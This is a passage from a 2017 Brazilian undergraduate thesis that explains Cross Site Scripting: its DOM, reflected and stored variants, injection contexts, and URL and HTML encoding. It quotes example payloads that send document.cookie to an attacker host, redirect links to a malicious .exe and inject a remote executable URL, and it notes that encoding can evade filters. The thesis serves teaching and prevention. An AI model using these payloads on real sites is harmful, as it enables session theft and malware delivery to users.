FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Douglas Silveira Baptista

CROSS SITE SCRIPTING EM APLICAÇÕES WEB

Causas e Prevenções

Americana, SP.

2017

FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Douglas Silveira Baptista

CROSS SITE SCRIPTING EM APLICAÇÕES WEB

Causas e Prevenções

Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação, sob a orientação do Prof. Dr. Jeferson Wilian de Godoy Stenico.

Área de concentração: Análise de vulnerabilidades.

Americana, SP.

2017

FICHA CATALOGRÁFICA – Biblioteca Fatec Americana - CEETEPS
Dados Internacionais de Catalogação-na-fonte

B172c BAPTISTA, Douglas Silveira

Cross site scripting em aplicações Web : causas e prevenções. / Douglas Silveira Baptista. – Americana, 2017.

79f.

Monografia (Curso de Tecnologia em Segurança da Informação) - - Faculdade de Tecnologia de Americana – Centro Estadual de Educação Tecnológica Paula Souza

Orientador: Prof. Dr. Jeferson Wilian de Godoy Stenico

1 Segurança em sistemas de informação 2. Web – rede de computadores I. STENICO, Jeferson Wilian de Godoy II. Centro Estadual de Educação Tecnológica Paula Souza – Faculdade de Tecnologia de Americana

CDU: 681.518.5

681.519

Douglas Silveira Baptista

CROSS SITE SCRIPTING EM APLICAÇÕES WEB
Causas e Prevenções


Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação, sob a orientação do Prof. Dr. Jeferson Wilian de Godoy Stenico.

Área de concentração: Análise de vulnerabilidades.


Americana, 13 de dezembro de 2017.

Banca Examinadora:

Jeferson Wilian de Godoy Stenico
Doutor
Fatec Americana



Benedito Aparecido Cruz
Mestre
Fatec Americana



Henri Alves de Godoy
Mestre
Fatec Americana

DEDICATÓRIA

À

Minha família

Aos meus pais e irmãos que, com muito carinho e apoio não mediram esforços para que eu chegasse até esta etapa de minha vida.

AGRADECIMENTOS

Ao professor Dr. Jeferson Wilian de Godoy Stenico pelo empenho dedicado à elaboração deste trabalho.

Aos professores Ricardo K. Batori e Edson R. Gaseta pelo incentivo dispensado ao início de minha carreira.

Aos amigos e colegas pela amizade, companheirismo e principalmente pelo suporte ao longo dessa trajetória.

RESUMO

Este trabalho desenvolve uma análise prática sobre as causas e prevenções dos ataques de *Cross site scripting*, que se dão pela injeção de códigos da linguagem Javascript em uma aplicação web, com o intuito de explorar fraquezas em sua entrada e saída de dados. Essa vulnerabilidade possibilita um atacante a realizar ações mal-intencionadas como roubo de informações, redirecionamento de usuários para sites maliciosos, execução de *malwares*, e realizar ações dentro da aplicação, como se fosse um usuário legítimo. Para o entendimento de tais técnicas, serão apresentados os principais conceitos sobre a vulnerabilidade, abordando tópicos sobre suas variantes, contextos de injeções, codificações, códigos poliglotas e métodos de análise que se derivam entre automatizados e manuais. Também serão demonstrados testes em aplicações reais, com o intuito de fornecer ao leitor uma visão prática do assunto, capaz de ser aplicado em qualquer tipo de aplicação web para detectar suas vulnerabilidades relativas ao *Cross site scripting*. Com este trabalho, espera-se que alunos, desenvolvedores e pesquisadores da área de tecnologia obtenham um conhecimento sobre os riscos que essa vulnerabilidade pode proporcionar nas aplicações web atuais e os motivos de importância para a sua solução.

Palavras-chave: Cross site scripting; injeção de código; exploração de entrada e saída de dados.

ABSTRACT

This work develops a practical analysis of the causes and preventions reffering to the attacks of Cross site scripting, that are given by the injection of codes of the Javascript language in a web application, with the intention of exploiting weaknesses in its input and output of data. Such vulnerability enables an attacker to perform malicious actions such as information theft, redirection of users to malicious websites, execution of malwares, and performing actions within the application as if it were a legitimate user. For the understanding of such techniques, the main concepts about vulnerability will be presented, covering topics about their variants, injection contexts, encoding, polyglot codes and methods of analysis that are derived between automated and manual. Also, will be demonstrated tests in real-world applications to provide the reader with a hands-on view of the subject, which can be applied to any type of web application to detect its Cross site scripting vulnerabilities. With this work, students, developers and technology researchers are expected to gain insight into the risks that this vulnerability can bring to today's web applications and what are the reasons for their solution.

Keywords: *Cross site Scripting; code injection; input and output data injection.*

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

ASCII	American Standard Code for Information Interchange
CSS	Cascading Style Sheets
DOM	Document Object Model
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
RFC	Request for Comments
URL	Uniform Resource Locator
XML	eXtensible Markup Language
XSS	Cross Site Scripting

LISTA DE FIGURAS

LISTA DE TABELAS

1 CONSIDERAÇÕES GERAIS

1.1 CONCEITOS SOBRE APLICAÇÕES WEB

Com a popularização do acesso à Internet, o uso de sistemas de informação deixou de ser exclusivo de ambientes governamentais e acadêmicos para se tornar parte do cotidiano do público geral.

No início da Internet, as aplicações web forneciam basicamente conteúdos estáticos e não era possível a interação direta de seus usuários à aplicação, sendo muitas vezes o foco principal, o acesso a documentos e imagens que estavam hospedados nestas aplicações (UTO, 2013)

Nos dias atuais, as pessoas usam esses sistemas de informação, e principalmente as aplicações web para diversas finalidades como pagamentos, pesquisas, envio de e-mails e ligações por meio da tecnologia voip (*Voice over IP*), caracterizando assim, o modelo atual dessas aplicações, denominado cliente-servidor.

O modelo cliente-servidor é uma estrutura de aplicação distribuída entre computadores, ou seja, distribui as tarefas de requisição e resposta entre o cliente, como requisitante de um determinado recurso, e o servidor, que tem a função de servir ou não esse recurso.

Nesse contexto, diversas tecnologias foram adicionadas a essas aplicações, como banco de dados, sistemas de autenticação, conteúdo multimídia, e respostas dinâmicas as requisições do usuário, com o intuito de fornecer uma melhor usabilidade das aplicações que utilizam esses recursos.

Se por um lado, esse novo modelo forneceu uma melhoria nos serviços dessas aplicações, por outro, surgiu-se novas e sofisticadas ameaças como ataques de injeção de código malicioso, roubo de sessão, ataques de força bruta e de negação de serviço e, caracterizado como um tipo de injeção surgem os riscos aos ataques de *Cross Site Scripting*, comumente conhecidos dentro do campo da computação como XSS.

Esse tipo de ataque tem por objetivo explorar o dinamismo de recursos através das entradas e saídas de dados de aplicações pela injeção de trechos de códigos maliciosos criados com a linguagem de programação Javascript.

1.2 A LINGUAGEM JAVASCRIPT

A linguagem JavaScript foi introduzida em 1995 como uma forma de adicionar funções dinâmicas às páginas web de um navegador. A linguagem, desde então, foi adotada por diversos navegadores web que queriam trazer melhores funcionalidades aos seus usuários**.**

Dessa maneira, a linguagem Javascript proporcionou aos usuários dessas aplicações que os seus programas e recursos, fossem executados diretamente no lado do usuário sem a necessidade de se recarregar uma determinada página inteira quando for necessário realizar interações com a aplicação.

É importante observar que a linguagem Javascript não é uma linguagem de programação derivada da linguagem Java. Isso é justificado pelo fato de que, o primeiro nome da linguagem era Livescript que foi seu nome oficial de lançamento junto ao navegador Netscape 2.0, mas após um anúncio em conjunto com a empresa Sun Microsystems, seu nome foi alterado para Javascript e implementado no navegador Netscape versão 2.0B3 (HAVERBEKE, 2014).

Quando o Javascript foi implementado aos navegadores, a linguagem Java estava sendo amplamente divulgada e ganhava bastante popularidade em meados dos anos 1995, e por isso, acredita-se que essa mudança de nome tenha sido uma estratégia de marketing.

Uma particularidade da linguagem Javascript, é que ela é livre em relação ao que se pode fazer. A ideia desse estilo de programação era de fazer com que o Javascript fosse fácil para iniciantes, mas que, na realidade, acabou fazendo com que ela se tornasse bastante difícil, pois os sistemas, nesse caso, aplicações web, não apontam onde estão seus erros.

Essa flexibilidade também tem suas vantagens, pois permite a introdução de funcionalidades que são impossíveis de serem realizadas em linguagens mais rígidas como C e C++.

Os navegadores web não são as únicas plataformas nas quais o JavaScript é utilizado. Bancos de dados, como MongoDB e CouchDB, usam o JavaScript como sua linguagem de consulta e script, assim como muitas outras plataformas para computadores pessoais e servidores (HAVERBEKE, 2014).

1.3 CAUSAS DA VULNERABILIDADE

As vulnerabilidades providas por ataques de *Cross Site Scripting* ocorrem quando um determinado atacante controla a entrada ou saída de dados de uma aplicação que faça uso da linguagem de programação Javascript.

Geralmente, um atacante injeta códigos em uma aplicação real, e analisa sua resposta como em formulários de autenticação, URL (*Uniform Resource Locator* ou Localizador Uniforme de Recursos) e código fonte da página.

As falhas que permitem esse tipo de ataque são complexas, pois podem ocorrer em qualquer lugar da aplicação web que use a entrada de dados de um usuário sem validá-la corretamente.

Existem três principais categorias desse ataque, que são nomeadas de XSS baseado em DOM (*Document Object Model* ou Modelo de Objeto de Documento) (também conhecida como Tipo 0), XSS refletido (também conhecidas como Não-Persistentes ou de Tipo 1) e o XSS armazenado (também conhecidas como Persistentes ou de Tipo 2), (OWASP, 2017).

O XSS baseado em DOM ou de Tipo 0, explora as vulnerabilidades que estão expostas em ambientes DOM que é a junção das funcionalidades das linguagens HTML (*HyperText Markup Language*) e Javascript para a manipulação de documentos HTML e XML (*eXtensible Markup Language*)

Essa junção, permite que desenvolvedores construam documentos estruturados para aplicações em estilo de árvores, que definem a ordem lógica de como essas informações serão acessadas.

O XSS refletido ou de Tipo 1, muitas vezes é usado em técnicas de *phishing* (técnica onde um atacante se passa por alguém que não é, como por exemplo um amigo ou familiar ou, utiliza o envio de e-mails falsos para fisgar a atenção da vítima), pois o atacante necessita modelar uma URL e enviar as suas vítimas. As vítimas, quando confiam em acessar essa URL modificada muitas vezes executam funções que o atacante pré-determinou em seu ataque, como execução de um código malicioso, preenchimento de um formulário ou também, são redirecionadas a uma cópia idêntica, porém maliciosa da aplicação real.

O XSS armazenado ou de Tipo 2, permite que um atacante injete códigos em uma determinada aplicação de forma persistente. Esses códigos após injetados farão parte da aplicação permanentemente, fazendo com que os

navegadores de seus usuários não tenham métodos de identificar se o recurso visualizado no site é verdadeiro ou não pois esse código será interpretado arbitrariamente pelo navegador, como se fosse um recurso original da aplicação.

Em contraste com as vulnerabilidades de Tipo 1 e Tipo 2, que exploram falhas no lado do servidor, o XSS DOM explora fraquezas no navegador do usuário, ou seja, a página original não é modificada, mas o código executado no navegador do cliente é executado de forma indevida, ou maliciosa.

Segundo a Owasp (2017), o impacto desse tipo de vulnerabilidade é considerado de severo à moderado, pois depende do tipo de vulnerabilidade encontrada na aplicação, e em alguns casos, é necessário o uso de outras técnicas como a engenharia social para o sucesso do ataque.

Quando esses ataques são bem-sucedidos, é possível capturar sessões de usuários, executar códigos maliciosos, redirecionar as vítimas a sites que são cópias maliciosas do site original, e explorar fraquezas nos navegadores que os usuários utilizam.

2 CONHECENDO A VULNERABILIDADE

2.1 TIPOS DE CROSS SITE SCRIPTING

Neste capítulo, serão apresentados os tipos de *Cross Site Scripting* que existem atualmente, visando o entendimento aprofundado sobre o assunto e suas causas.

2.1.1 XSS baseado em DOM - Tipo 0

Esse tipo de *Cross Site Scripting* tem familiaridades com os ataques de XSS refletido que será explicado ao longo deste capítulo, mas nesse caso, os códigos maliciosos enviados as vítimas, são executados apenas no computador local da vítima, não fazendo requisição alguma no servidor da aplicação.

Na grande maioria das vezes, quando as funções da linguagem Javascript são executadas no navegador, esse irá responder a requisição do cliente com diversos objetos DOM. Esses objetos são a representação de grande parte das propriedades de uma página em um site.

Por sua vez, esses objetos contêm diversos sub-objetos como a localidade de um recurso ou documento e seu ponto de referência dentro da aplicação. Esses sub-objetos são exibidos de acordo com a localidade de onde um usuário está na aplicação, como a página principal, área de autenticação ou carrinho de compras.

Um exemplo do funcionamento de *Cross Site Scripting* baseado em elementos DOM pode ser analisado na figura 1.

Figura 1 - Exemplo do funcionamento de Cross Site Scripting baseado em elementos DOM.

```
<script>var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Fonte: Web Application Security Consortium, DOM Based Cross Site Scripting or XSS of the Third Kind.[1]

[1]Disponível em <http://www.webappsec.org/projects/articles/071105.shtml> Acesso em: 10 out. 2017.

Supondo que o código da figura 1 faça parte da aplicação, http://www.exemplo.com, e que, ao se autenticar, um usuário receba o seguinte URL em seu navegador, http://www.exemplo.com/login.php?name=nome-do-usuario.

Nesse caso o código apresentado na figura 1 buscará pelo elemento **name**, contido na URL, e exibirá ao usuário a mensagem de boas-vindas: Bem-vindo! usuário.

Partindo dessa premissa, um atacante poderia injetar o seguinte código na URL: **http://www.exemplo.com/login.php?name=usuário”><script>docum.ent.location='http://www.site-do atacante/cookie.cgi?'%20+document.cookie</script>,** e redirecionar o identificador de sessão da vítima, para uma aplicação de sua posse, que neste caso seria http://www.site-do-atacante.

Nesses exemplos, o código ainda está sendo executado pelo servidor da aplicação, porém para se explorar uma vulnerabilidade do tipo DOM, um atacante usaria o seguinte URL: **http://www.exemplo.com/login.php?#name=usuário”><script>document.location='http://www.site-doatacante/cookie.cgi?'%20+ document.cookie</script>**

Nesse caso, foi inserido o caractere #, junto a URL modificada, e o navegador da vítima, entenderá que tudo a partir desse caractere é um fragmento da URL, e deve ser executado separadamente, apenas no navegador local.

Essa vulnerabilidade, pode ser muitas vezes difícil de ser explorada, pois depende do navegador que a vítima está utilizando e de suas vulnerabilidades.

2.1.2 XSS Refletido – Tipo 1

Esse tipo de ataque de *Cross Site Scripting* ocorre quando uma saída de dados não é validada na aplicação, permitindo a um atacante modificar e injetar códigos em uma URL ou cabeçalho HTTP (*Hyper Text Transfer Protocol*).

Muitas vezes essa vulnerabilidade pode ser encontrada em diversos recursos da aplicação que não tiveram a sua saída de dados devidamente tratada, como saídas refletidas na URL ao se pesquisar um recurso na aplicação, valores das buscas ou de um determinado campo de preenchimento e extensões de arquivos.


De modo geral, pode-se resumir esse ataque em 4 etapas (UTO, 2013):

- O atacante fornece à vítima uma URL modificada, contendo um código malicioso para a aplicação vulnerável;
- A vítima faz acesso a aplicação através da URL modificada fornecida pelo atacante;
- A aplicação atende a requisição do usuário, e reflete também o código malicioso escrito pelo atacante;
- O código malicioso é executado no navegador do usuário como se fosse um recurso legítimo da aplicação.

A figura 2 exemplifica esse tipo de ataque.

Figura 2 - Exemplos de ataques de XSS Refletido.

```
http://example.com/index.php?user=<script>window.onload = function()
{var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```



Fonte: Owasp – Testing for Reflected Cross site scripting.[2]

Na figura 2, uma aplicação vulnerável permite a edição de um de seus recursos através de uma URL, nesse caso, foi explorado o campo **user** que tem como funcionalidade, identificar um determinado usuário ao longo de uma sessão. O atacante então modifica esse recurso através da URL e cria um código malicioso, como no primeiro passo desta seção e o envia a uma vítima.

[2] Disponível em <https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting> Acesso em: 18 de out. 2017.

A vítima, acessa a aplicação através da URL fornecida pelo atacante. O código enviado junto a URL será executado e buscará no domínio http://badexample.com/malicious.exe, um programa malicioso, com o intuito de ganhar acesso ao computador da vítima.

Agora o programa malicious.exe será executado no computador da vítima, como se fosse um recurso da aplicação real.

Segundo a Owasp (2017), esse ataque é considerado de impacto moderado, pois é necessário que um atacante utilize a engenharia social e ultrapasse determinados filtros da aplicação para assim, criar a confiabilidade de suas vítimas, e estas acessem um determinado recurso alterado através de uma URL.

2.1.3 XSS Armazenado – Tipo 2

Esse tipo de ataque de *Cross Site Scripting*, ocorre quando um código malicioso é armazenado pela aplicação permanentemente, e isso pode ocorrer em diversas funcionalidades da aplicação como listas de comentários, formulários de autenticação e recuperação de senha, ou pelo envio de um código malicioso a aplicação, com o intuito de ser executado em seus usuários.

Esse tipo de vulnerabilidade não é comum de ser encontrada, pois devido a conscientização desse problema, desenvolvedores tem se empenhado a aplicar de maneira correta filtros que bloqueiem a execução de um determinado código em suas aplicações de maneira arbitrária.

De modo geral, pode-se resumir esse ataque em 4 etapas (UTO, 2013):


- O usuário A detecta que um determinado site executa de maneira arbitrária o código **<script>alert(“xss”)</script>** quando enviado em um formulário de comentários da aplicação. (Nesse exemplo, esse código exibirá uma mensagem na tela do usuário contendo as letras XSS).
- O usuário B decide acessar especificamente aquela sessão de comentários na qual foi injetado o código da primeira etapa.
- A aplicação buscará o recurso requisitado pelo usuário B, e que agora contém o código que o usuário A injetou.
- Quando o usuário B faz a requisição para acessar a sessão de comentários, a mensagem de alerta contendo XSS será exibida ao usuário B.

Esse exemplo de ataque, por mais que pareça ingênuo, pode ocasionar grandes problemas a uma aplicação, pois um atacante nesse caso, poderia executar um código malicioso que roubasse o identificador de sessão do usuário A.

Um exemplo real desta vulnerabilidade foi o Samy Worm (STUTTARD, 2011). Esse por sua vez, era um vírus que foi injetado na antiga rede social *MySpace* em outubro de 2005, obrigando uma das aplicações mais acessadas da época nos Estados Unidos a ser retirada dor ar para correção dessa vulnerabilidade que, em menos de 24 horas afetou quase um milhão de contas do *MySpace* (STUTTARD, 2011).

A figura 3, exemplifica como é realizado este tipo de ataque.

Figura 3 - Exemplos de ataques de XSS Armazenado.



Fonte: UTO, 2013, p. 182.

No exemplo da figura 3, um atacante envia no formulário de comentários um código Javascript, assim como representado na primeira etapa desta seção. A vítima então acessa a sessão de comentários onde o código foi injetado e clica em um dos links. Por esse trecho de código estar permanentemente armazenado na aplicação, a vítima como resposta de sua requisição receberá o código armazenado pelo atacante junto com sua requisição da página original, e a mensagem de alerta XSS será exibida.

2.2 OS 7 CONTEXTOS INJETÁVEIS

Ao testar vulnerabilidades de *Cross Site Scripting*, o código malicioso pode ser injetado em diferentes contextos de uma determinada aplicação, entre eles estão atributos da linguagem HTML, CSS (*Cascading Style Sheets* ou Folhas de Estilo em Cascata), Javascript, formulários de busca, autenticação e URL.

Dependendo de qual desses contextos é explorado é necessário se ter o mínimo de conhecimento sobre como manipulá-los.

Normalmente, os principais contextos explorados são 7, e são listados a seguir:

- Elementos HTML, representados por ** ** código ** **

Os elementos HTML, são todos os códigos escritos dentro de marcadores que formam a estrutura do código de uma página em um site.

Cada elemento pode ter seu próprio conteúdo incluindo textos, marcações e atributos. Por exemplo, o elemento **<title>**, dentro da linguagem HTML, representa o título de um documento.

- Atributos HTML, representados por **<p código=”valor” **

Os atributos HTML são especificados como parte de um elemento, assim sendo, quando se quer exibir um parágrafo em um site, utiliza-se o seguinte trecho de código:

** meu parágrafo **

Nesse caso, supondo que se queira adicionar a cor vermelha a esse parágrafo, então usaria-se o seguinte código:

** Meu parágrafo **

Nesse exemplo, o marcador ** ** tem um atributo, que é **style** e seu valor é **color:red**;, deixando-o assim da cor vermelha.

- Valores de atributos HTML, representados por ** **

Os valores de atributos HTML são os valores esperados de um atributo, que, por sua vez, são parte de um elemento.

Valores de atributos podem ocupar diversas características dentro de um código HTML como o valor das cores, tamanho da fonte de um parágrafo, dimensão de uma janela e valores de campos de preenchimento

- Comentários HTML, representados por **<!-- comentário -->**

Como em toda linguagem de programação, a linguagem HTML possui seu próprio método para gerar comentários dentro de um código.

Comentários são usados por desenvolvedores para relembrar determinada tarefa ou funcionalidade de uma função dentro de seus códigos, e assim também é na linguagem HTML.

Comentários na linguagem HTML são multilinhas e podem ser representados da seguinte maneira:

<! -- Meu comentário
sobre o código -->

- Estilo ou atributos CSS, representados por, **<style>** código **</style>**

Estilo ou atributo CSS é um mecanismo para adicionar estilo às páginas em HTML como cores, fontes e espaçamento. Com o CSS, não é preciso adicionar esses estilos diretamente nos elementos HTML, mas sim pode-se criar um código a parte contendo apenas essas informações, sendo possível uma codificação limpa e organizada.

Em resumo, o CSS possui três itens fundamentais que são:

- O seletor, que tem por função vincular um elemento do código HTML ao código CSS;

- A propriedade, que define a característica visual do elemento HTML;
- Valor, que atribui um valor a propriedade escolhida.

Como exemplo, supondo que fosse criado um parágrafo no código HTML:

** Meu parágrafo **

Caso queira-se adicionar a cor vermelha a todos parágrafos, dentro do código CSS pode se usar:

p { color:red; };

Com essa regra, todos os parágrafos no código HTML, desde que não selecionado de outra forma, receberão a cor vermelha.

- Códigos Javascript, representados por **<script>alert (“XSS”)</script>**

O uso da linguagem Javascript em aplicações web serve para adicionar funções embarcadas em páginas HTML e que interagem com o Modelo de Objeto de Documentos (DOM). Alguns exemplos de seu uso são:

- Janelas e mensagens dinâmicas;
- Validação de formulários;
- Mudar imagens à medida que o mouse se movimento sobre elas.

Um exemplo é apresentado na Figura 4.

Figura 4 - Exemplo de uma mensagem de alerta em Javascript.

```
<html>
<head><title> Título </title></head>
<body>
<script>alert(“Olá usuário”);</script>
</body></html>
```

Fonte: Próprio autor.

O código descrito na figura 4, tem a função de exibir uma mensagem de alerta contendo a frase **“Olá usuário”** ao ser carregado em um navegador.

Dentro dos recursos da linguagem Javascript, também existem os manipuladores de eventos, que são funções embutidas dentro dos elementos HTML, e respondem a uma determinada ação entre o cliente e a aplicação. Esses como visto anteriormente, são os elementos DOM.

Esses elementos respondem a vários tipos de eventos que podem ocorrer ao longo do uso da aplicação como o clique em um elemento da página, quando ela é carregada, quando o ponteiro do mouse for passado por algum objeto ou quando um formulário é preenchido e enviado com informações sobre o usuário.

Um exemplo de como esses manipuladores de eventos podem ser utilizados pode ser visto na figura 5.

Figura 5 - Exemplo do funcionamento de manipuladores de eventos.

```
<html>
<body>
<h1 onclick=" innerHTML='Ops!' ">Clique aqui! </h1>
</body>
</html>
```

Fonte: Próprio autor.

Esse código ao ser carregado em uma aplicação, pedirá para que o usuário clique em **“Clique aqui”**, quando o usuário clicar, essa mensagem será alterada para **“Ops!”**

Isso acontece pois juntamente ao elemento **h1**, que dentro da linguagem HTML é um elemento definido para criação de cabeçalhos, foi embutido um evento chamado **onclick**, que é um manipulador de eventos com a função de que, ao clicar, mude o contexto determinado, baseado nas alterações propostas pelo código, enquanto a função do atributo **innerHTML** retorna um conteúdo em HTML.

O manipulador de eventos **onclick**, é um dos manipuladores de eventos mais usados para descoberta de vulnerabilidades de *Cross Site Scripting*, pois seu uso é simples, e retorna uma resposta clara se a aplicação é vulnerável ou não a injeção deste tipo de elementos.

Entre os diversos manipuladores de eventos, neste trabalho serão utilizados apenas alguns que, para descoberta da vulnerabilidade se mostram os mais eficazes e entre eles, podem ser citados:

- **onClick()**, interage a um clique em algum elemento da página;
- **onError()**, interage quando ocorre erros no carregamento de algum elemento;
- **onLoad()**, interage ao se carregar um determinado elemento ou janela;
- **onMouseover()**, interage ao se passar o mouse em determinado elemento da página;
- **onSubmit()**, interage com a submissão de formulários.

- URL, representados por **http://www.exemplo.com/<código>**

As injeções em URL acontecem quando um determinado parâmetro da aplicação não possui validação e é passado por meio de uma URL, permitindo ao atacante injetar diversas funcionalidades que não são esperadas.

Um exemplo deste tipo de injeção é mostrado na figura 6.

Figura 6 - Exemplo do contexto de injeções em URL.

http://www.meusite.com.br/index.php?**page=1**

Fonte: Próprio autor.

Nesse exemplo, a localidade de uma página da aplicação é passada na URL, que, nesse caso seria a primeira página da aplicação.

Um atacante que analisa e descobre a existência de uma vulnerabilidade nessa funcionalidade, poderia injetar o seguinte código, visto na figura 7.

Figura 7 - Injeção de código em URL.

http://www.meusite.com.br/index.php?page=**http://sitemalicioso.com/codigomalicioso.exe**

Fonte: Próprio autor.

Baseado no exemplo da figura 7, a aplicação retornaria o conteúdo de outra página em sua página principal, pois não há o tratamento do parâmetro **page**.

Neste capítulo, foram analisados os principais contextos de injeção para descoberta da vulnerabilidade de *Cross Site Scripting* e como suas funcionalidades podem ser exploradas por um atacante.

Existem outros tipos de injeções como comandos de sistemas operacionais e consultas em banco de dados, mas que não serão analisadas neste trabalho pois não estão no escopo principal dessa vulnerabilidade.

2.3 CODIFICAÇÕES

Nesta seção, serão descritos os principais métodos de codificação de URL e da linguagem HTML utilizados por desenvolvedores de aplicações web, navegadores e também por atacantes que por sua vez utilizam essa técnica para ofuscar ataques de *Cross Site Scripting*.

Um processo de codificação consiste em substituir elementos de um conjunto de caracteres que não seriam aceitos por um navegador em sua forma original. Embora atualmente os navegadores mais utilizados como Google Chrome, Mozilla Firefox e Internet Explorer aceitem esses caracteres em sua forma textual, esses caracteres em algumas ocasiões são codificados e enviados posteriormente ao servidor de uma aplicação (UTO, 2013)

Por outro lado, ao tratar do ponto de vista de um atacante, um usuário poderia facilmente detectar uma URL manipulada ou uma falha na renderização de elementos de uma página que esse usuário normalmente acessa, como o do exemplo da figura 8.

Figura 8 - Exemplo de URL manipulada.

```
http://www.meusite.com.br/index.php?id=window.location=”http://www
.google.com”
```

Fonte: Próprio autor.

Na figura 8, o trecho de código adicionado a URL do exemplo é **window.location=”http://www.google.com** e tem a função de redirecionar um

usuário ao site www.google.com. Já com uma URL devidamente codificada, o mesmo código será exibido da seguinte maneira, como exibido na figura 9:

Figura 9 - Exemplo de URL codificada.

http://www.meusite.com.br/index.php?id=
window.location%3D%E2%80%9Dhttp%3A%2F%2Fwww.google.com%

Fonte: Próprio autor.

Desse modo, caso essa URL manipulada fosse enviada a um usuário por um atacante com o intuito de explorar uma vulnerabilidade de *Cross Site Scripting*, este ataque terá mais chances de ser bem-sucedido pois grande parte dos elementos do código foram codificados, ofuscando à vítima a real intenção dessa URL.

2.3.1 Codificação Percentual


Uma URL pode conter somente caracteres ASCII imprimíveis, conforme especificado pela RFC 3986 (UTO, 2013). Alguns desses caracteres, possuem significado especial e atuam como delimitadores, sendo assim, classificados como reservados.

Quando esses caracteres precisam ser usados como dados, esses devem ser codificados para que suas funções sejam corretamente identificadas.

O método conhecido para tal codificação é o da codificação percentual, que consiste em utilizar o caractere **%** seguido de dois dígitos hexadecimais.

A figura 10, dá um exemplo de como uma sequência de caracteres é codificada neste método.

Figura 10 - Exemplo de codificação percentual.



Fonte: W3Schools, HTML URL Encoding Reference.[3]

[3]Disponível em <https://www.w3schools.com/tags/ref_urlencode.asp> Acesso em: 25 out. 2017.

Na figura 10, temos o exemplo de como uma sequência de caracteres seriam codificados na codificação percentual.

Já na tabela 1, é apresentado uma lista de caracteres especiais, e suas codificações na codificação percentual.

Tabela 1 - Lista de caracteres especiais codificados na codificação percentual.

Entidade	Visualização
%22	“
%27	‘
%3C	<
%3E	>
%26	&
%20	Espaço

Fonte: W3Schools, HTML URL Encoding Reference.[4]

É possível analisar na tabela 1, uma lista de caracteres especiais e sua correspondência na codificação percentual, de modo que, caso detecte-se que uma aplicação bloqueie a injeção direta desses caracteres, outros métodos possam ser utilizados para burlar os filtros dessa aplicação.

2.3.2 Codificação HTML

Na linguagem HTML, alguns caracteres possuem significados especiais, e para exibi-los, também há uma maneira correta de codificação.

Essa codificação utiliza o padrão ASCII (*American Standard Code for Information Interchange*, ou Código Padrão Americano para o Intercâmbio de Informações), que foi o primeiro esquema de codificação para envio de informações entre computadores através de uma rede de comunicação.

O padrão ASCII utiliza uma esquematização binária para representar caracteres que incluem números de 0 à 9, letras de a à z ou A à Z, e caracteres

[4]Disponível em <https://www.w3schools.com/tags/ref_urlencode.asp> Acesso em: 25 out. 2017.

especiais como **“!@#$%*()’**. E existem três maneiras de efetuar essa codificação que são descritas nas seções a seguir:

2.3.3 Codificação de caracteres especiais

